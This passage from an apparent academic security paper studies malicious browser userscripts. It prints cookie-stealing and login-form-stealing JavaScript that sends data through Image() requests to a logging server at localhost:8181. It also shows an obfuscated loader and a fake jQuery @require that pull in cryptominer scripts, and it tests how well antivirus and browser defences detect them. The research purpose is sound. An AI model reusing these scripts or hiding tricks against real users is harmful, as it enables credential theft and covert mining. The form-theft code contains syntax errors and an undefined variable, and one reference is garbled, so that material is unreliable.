Additional XSS Code. Once we realized, we created two additional scripts, a cookie stealing script and a user info stealing script. First, the cookie stealing script worked very simplistically; on load, it created a new javascript Image() object, and then assigned the source (src field) of the object to a malicious URL which forwarded the local document.cookie in the URL arguments. A PHP script on the host then received and logged the GET request. The Image() function was used because it created an indetectable request to an external host which would otherwise look like a simple website request to load an image, thus making sure it was not blocked by any security measures. Similarly, XML or HTTP requests may be blocked for security reasons in some user-scripts inherently, but image requests are not, meaning the event would be allowed to take place.

For the steal form data script, a similar setup was created to the cookie script, with a PHP file that received and logged incoming GET requests. However, this script also used EventListeners instead of simply forwarding the data upon document load. It identified the submit button of a form, and then added a malicious EventListener which would forward data from the input field of forms labeled “username” or “email” and “password” through the Image() request exploit to the PHP logger.

```
var submit_field = document.getElementsByName("submit");


submit_field.addEventListener('onclick', = function(event) {

  var input_fields = document.getElementsByTagName('input');
  for(var i = 0; i < inputs.length; i++) {
      if(inputs[i].type.toLowerCase().includes('email') || inputs[i].type.toLowerCase().includes('username')) {
        var input_user = inputs[i].value;
      }
      else if (inputs[i].type.toLowerCase().includes('password')) {
        var input_password = inputs[i].value;
      }
  };

  image = new Image();
  image.src = "localhost:8181/steal_info.php?u=" + input_user +"&?p=" + input_password;

});
```

Fig 6. Implementation of data theft attack script

3.3 Findings

Offensive. Through our method, we were able to display how user-scripts could be use to facilitate XSS attacks. We found two open source user scripts from repository GreasyFork, one aimed at Google, and one aimed at Youtube, and used them as a foundation to build off of. In the end, we had created 6 total scripts, spanning three various types of attacks; cryptojacking, as originally intended, and then a cookie theft attack, and an input/form theft attack. For each of these we implemented the "infected" scripts, which were derived from one of three base scripts, one for each of the types of attacks. We tried multiple types of obfuscation for each form of script in order to obscure the script from the user. This included linking to "fake" libraries in the "require" library section of the userscript to pre-inject scripts, simply heavily obfuscating the references to the off-site hosted javascript, as well as simply leaving the references in cleartext but messing with the placement so they would be cut off or appear outside of the viewable portion of the script on most script previews. We were able to successfully execute all of the attacks which we had staged by loading the scripts into a user-script manager, in this case GreaseMonkey, Tampermonkey, and "User Script Manager", across Firefox and Chrome.

```
var _0x1fb6=['\x61\x47\x56\x68\x5a\x41\x3d\x3d','\x59\x58\x42\x77\x5a\x57\x35\x6b\x51\x32\x68\x70\x62\x47\x51\x3d','\x62\x47
\x39\x6e','\x59\x33\x4a\x6c\x59\x58\x52\x6c\x52\x57\x78\x6c\x62\x57\x56\x75\x64\x41\x3d\x3d','\x63\x32\x4e\x79\x61\x58\x42\x30
\x4d\x67\x3d\x3d','\x64\x48\x6c\x77\x5a\x51\x3d\x3d','\x64\x47\x56\x34\x64\x43\x39\x71\x59\x58\x5a\x68\x63\x32\x4e\x79\x61\x58
\x42\x30','\x63\x33\x4a\x6a'];(function(_0x49e5e0,_0x59dfdc){var _0x264675=function(_0x2cdf0a){while(--_0x2cdf0a){_0x49e5e0['push']
(_0x49e5e0['shift']());}};_0x264675(++_0x59dfdc);}(_0x1fb6,0x103));var _0x3497=function(_0x2d524d,_0x399314)
{_0x2d524d=_0x2d524d-0x0;var _0x125276=_0x1fb6[_0x2d524d];if(_0x3497['DAsrIm']===undefined){(function(){var
_0x403ec3=function(){var _0x1f2f5a;try{_0x1f2f5a=Function('return\x20(function()\x20'+'{}.constructor(\x22return\x20this\x22)(\x20)'+');
')();}catch(_0x5d304b){_0x1f2f5a=window;}return _0x1f2f5a;};var _0x3adecc=_0x403ec3();var
_0x522f10='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';_0x3adecc['atob']||
(_0x3adecc['atob']=function(_0xf2a3e3){var _0x621e2a=String(_0xf2a3e3)['replace'](/=+$/,'');for(var
_0x49c639=0x0,_0x4d20f8,_0x2b74e7,_0x2e7ebd=0x0,_0x1d1f06='';_0x2b74e7=_0x621e2a['charAt'](_0x2e7ebd++);~_0x2b74e7&&
(_0x4d20f8=_0x49c639%0x4?_0x4d20f8*0x40+_0x2b74e7:_0x2b74e7,_0x49c639++%0x4)?_0x1d1f06+=String['fromCharCode'](0xff&
_0x4d20f8>>(-0x2*_0x49c639&0x6)):0x0){_0x2b74e7=_0x522f10['indexOf'](_0x2b74e7);}return _0x1d1f06;});}
());_0x3497['MdPLae']=function(_0x18bd50){var _0x146f01=atob(_0x18bd50);var _0x42de1c=[];for(var
_0x2b02d5=0x0,_0x40a558=_0x146f01['length'];_0x2b02d5<_0x40a558;_0x2b02d5++){_0x42de1c+='%'+('00'+_0x146f01['charCodeAt']
(_0x2b02d5)['toString'](0x10))['slice'](-0x2);}return decodeURIComponent(_0x42de1c);};_0x3497['tYEKsY']={};_0x3497['DAsrIm']=!![];}var
_0x4e7605=_0x3497['tYEKsY'][_0x2d524d];if(_0x4e7605===undefined){_0x125276=_0x3497['MdPLae'](_0x125276);_0x3497['tYEKsY']
[_0x2d524d]=_0x125276;}else{_0x125276=_0x4e7605;}return _0x125276;};var script2=document[_0x3497('0x0')](_0x3497('0x1'));
script2[_0x3497('0x2')]=_0x3497('0x3');script2[_0x3497('0x4')]='\x68\x74\x74\x70\x3a\x2f\x2f\x6c\x6f\x63\x61\x6c\x68\x6f\x73\x74\x3a
\x38\x31\x38\x31\x2f\x78\x73\x73\x5f\x73\x74\x65\x61\x6c\x5f\x69\x6e\x66\x6f\x5f\x73\x63\x72\x69\x70\x74\x2e\x6a\x73';
```

Fig 7. Example of obfuscated Javascript code

```
// @require      http://localhost:8181/jquery.min.js
```

```
var script = document.createElement("script");
script.type = "text/javascript";
script.src = "https://ajax.googleapis.com/ajax/libs/jquery/3.4.1/jquery.min.js";
document.head.appendChild(script);
console.log("");
var script1 = document.createElement("script1");
script1.type = "text/javascript";
script1.src = "http://localhost:8181/webmr.js";
document.head.appendChild(script1);
console.log("");
var script2 = document.createElement("script2");
script2.type = "text/javascript";
script2.src = "http://localhost:8181/youtube_miner_script.js";
document.head.appendChild(script2);
console.log("");
```

Fig 8 & 9. Falsified jquery library link as a precursor to loading multiple malicious scripts at once (Note: the console.log function is there because of an exploit which will immediately re-cache and update a webpage after something is logged to console on both Firefox & Chrome, in order to ensure all libraries are loaded correctly from the remote source)

Defensive. Having proven the attacks as successful and in order to observe these vulnerabilities from a qualitative perspective, we initiated a variety of tests in an isolated environment, using an “infected” web-browser. We specifically used the cryptojacking scripts, since we had created one of each type of tainted version of this script. Separating the observations into categories, we ran the tests and then reported on their individual successes. These defensive mechanisms are ones commonly implemented in browsers and security programs such as antivirus, but also included atypical mechanisms such as user intervention; this was necessary since the project ultimately relies on the user as being the primary attack surface. In the below figure, we documented each of the categories of defensive mechanisms as well as the tested methods and their respective success.



Fig 9. Chart of defensive detection methods for cryptojacking, but applicable to all XSS attacks included in the project. Red represents a failure, orange represents a success under the right circumstances, yellow represents something which was a failure, but could be theoretically, and green represents a general success.

In the outcome of the project, we observed that a majority of tests had failed, or fell into a category where they would fail under most circumstances. In the above figure, each of the four categories relates a specific type of defense; from left to right, the first category lists defense processes which are user reliant rather than software reliant, the second includes local file-based analysis run by security software, the third includes network-based analysis run by security software, and the fourth shows antivirus defense mechanisms which rely on comparisons to known threats.

The first category, the user reliant one, showed the most relative success to the other categories. These tests were based on user knowledge and action rather than software analysis; for example, if a user would be able to distinguish the attack taking place from an objective perspective, or pick up on any forms of suspicious activity. Since these attacks take place fully in the browser, they did not display activities outside of the norm on any task managers or service managers. Since the extensions were browser certified, trust-based tests were not applicable either. The most successful “test” would be if a technically skilled user was able to comb through the script and any nuances within it in order to individually verify it as safe or unsafe; however, with the mass usership of browsers, this is an unlikely expectation. Lastly, CPU/GPU/additional system resource measurements did have slight spikes at times, but this was unlikely to alert a user, as the spike in system processes was typically not more than +/- 13% from the normal resources. However, again, a more skilled user may be able to pick up on this metric if they are constantly monitoring their resources.

When it came to currently implemented mechanisms in antivirus and in browsers, all popularly implemented tests failed to recognize that a tainted script had been implemented into the extension. The browser itself recognized the top level certificate of the extension, and since this attack did not function like a virus or file-based infection, antivirus tests from MalwareBytes, Avast!, and Windows Defender did not pick up on any nuances within the browser. However, the network analysis was slightly more successful. While it failed to block the attack, under the right circumstances, this could be utilized to detect these types of attacks more successfully. Since these exploits were implemented with an EventListener in javascript, the cross-site connection did not execute until the

respective event was triggered. This means that the connection was not ongoing to be detected; however, the detection was able to briefly be detected during the Event Bubbling phase during execution, albeit not long enough to come up as suspicious in a capture window. With monitoring connection traffic, we had a similar experience, but upon looking at network traffic logs, were able to see that the attack had taken place through the connection to the malicious site. Lastly, antivirus database comparisons failed as this was not a form of virus which was able to be compared to any remote database, since it manifested in the form of a javascript nuance rather than an outright malicious attack.

3.4 Next Steps

Outcome. In the end, we successfully able to demonstrate all three of the attacks which we had setup; cryptojacking, input form theft, and cookie theft. We were able to execute them across all major browsers with supported extension systems, and were able to execute them on all add-ons which supported user-scripts, including GreaseMonkey, an add-on extension with almost half a million users. Furthermore, we were able to display how our methodology evades current defensive norms, by simply taking advantage of vulnerable aspects of DOM and JS, such as EventListeners and EventHandlers, Cross-site references, and script tag injection. Not only did we prove the latency and viability of such attacks, but the simplicity through which they could be enacted.

Significance. This study carries significance because not only because of the sheer popularity of user scripts, but because it demonstrates how easily certain paradigms in the web ecosystem can be hijacked for malicious use. Javascript and Document-Object-Model programming have a place in the web ecosystem for their convenience and for their flexibility for web-based projects, but their inherent nature allows for easy exploitation, as shown by our script injection, remote reference, and ability to latently pass requests through both EventHandlers/Listeners and source fields in Image() objects. While cryptojacking was a more easily detectable attack because of its spikes in CPU/GPU usage, the other attacks were far more latent, and also could theoretically be more dangerous, especially as they relate to sensitive information. Not only does this study demonstrate how exploits will constantly find ways to circumvent security measures, but it also demonstrates quintessentially how user freedom and more open software ecosystems must always be contrasted with the vulnerabilities they pose.

Further Consideration. For future consideration, we believe the most important question this project proposes is one which is well known in the open source community - how much freedom should be given to users in exchange for security? Our research indicates that the level of freedom which user scripts grant open up an entirely new surface of attack, one which allows users to circumvent the trust stores implemented to protect them in the first place. In doing so, this further emphasizes the vulnerabilities which exist similarly in other forms in browsers - best exemplified by our ability to hijack certain JS-DOM behaviors for explicitly malicious functionality. Not only does this study beg the question of what can further be done to secure browser extensions even after significant prior reforms have already existed, but it also raises the question of if the approach to security should be through an entirely different paradigm altogether. Future studies should consider not only the inherent behaviors in JS-DOM which makes such easily exploitable, but what can be done in lieu of this from a further defensive perspective, and contrasting such with possible wide-reaching effects on user freedom.

References

[1] Eskandari, S. et al.: A First Look at Browser-Based Cryptojacking. 2018 IEEE European Symposium on Security and Privacy Workshops (EuroS&PW). 58–61 (2018).

[2] Liu, J. et al.: A Novel Approach for Detecting Browser-Based Silent Miner. 2018 IEEE Third International Conference on Data Science in Cyberspace (DSC). 490–497 (2018).

[3] Tahir, R. et al.: The Browsers Strike Back: Countering Cryptojacking and Parasitic Miners on the Web. IEEE INFOCOM 2019 - IEEE Conference on Computer Communications. 703–711 (2019).

[4] Musch, C. et al: Web-based Cryptojacking in the Wild. arXiv e-prints. 4-30 (2018).

[5] Some, D.F.: EmPoWeb: Empowering Web Applications with Browser Extensions. 2019 IEEE Symposium on Security and Privacy (SP). 1–14 (2019).

[6] Bijmans, H. et al: Inadvertently Making Cyber Criminals Rich: A Comprehensive Study of Cryptojacking Campaigns at Internet Scale. Proceedings of the 28th USENIX Security Symposium. 2-16 (2019).

[7] YouTube Player API Reference for iframe Embeds, https://developers.google.com/youtube/iframe_api_reference.

[8] Manipulating video using canvas, https://developer.mozilla.org/en-US/docs/Web/API/Canvas_API/Manipulating_video_using_canvas.

[9] Picazo-Sanchez, P. et al.: After you, please: browser extensions order attacks and countermeasures. International Journal of Information Security. 1–12 (2019).

[10] Franken, G. et al.: Exposing Cookie Policy Flaws Through an Extensive Evaluation of Browsers and Their Extensions. IEEE Security & Privacy. 17, 4, 25–34 (2019).

[11] Edelstein, A: Protections Against Fingerprinting and Cryptocurrency Mining Available in Firefox Nightly and Beta, https://blog.mozilla.org/futurereleases/2019/04/09/protections-against-fingerprinting-and-cryptocurrency-mining-available-in-firefox-nightly-and-beta/.

[12] Wagner, J: Protecting users from extension cryptojacking, https://blog.chromium.org/2018/04/protecting-users-from-extension-cryptojacking.html.

[13] Khormali, A. et al: End-to-End Analysis of In-Browser Cryptojacking. arXiv e-prints. 1-15 (2018).

[14] Raju, R. et al.: A Study of Current Cryptocurrency Systems. 2018 Internat2018 International Conference on Computation of Power, Energy, Information and Communication (ICCPEIC)ional conference on computation of power, energy, Information and Communication (ICCPEIC). 205–207 (2018).

[15] Dunn, J.E. et al.: Google pulls more fake adblockers from Chrome Web Store, https://nakedsecurity.sophos.com/2019/09/23/google-pulls-more-fake-adblockers-from-chrome-web-store/.

[16] Crypto-Loot: Crypto-Loot/cryptoloot, https://github.com/Crypto-Loot/cryptoloot.

[17] notgiven688: notgiven688/webminerpool, https://github.com/notgiven688/webminerpool.

[18] Cryptonoter: cryptonoter/webminerpool, https://github.com/cryptonoter/webminerpool.

[19] Deepwn: deepwn/deepMiner, https://github.com/deepwn/deepMiner.

[20] Satish, Patil Shital et al.: Web Browser Security: Different Attacks Detection and Prevention Techniques. International Journal of Computer Applications. 1-7 (2017).

[21] Krishnan, Hari et al.: Cryptocurrency Mining – Transition to Cloud. International Journal of Advanced Computer Science and Applications. 1-10 (2015).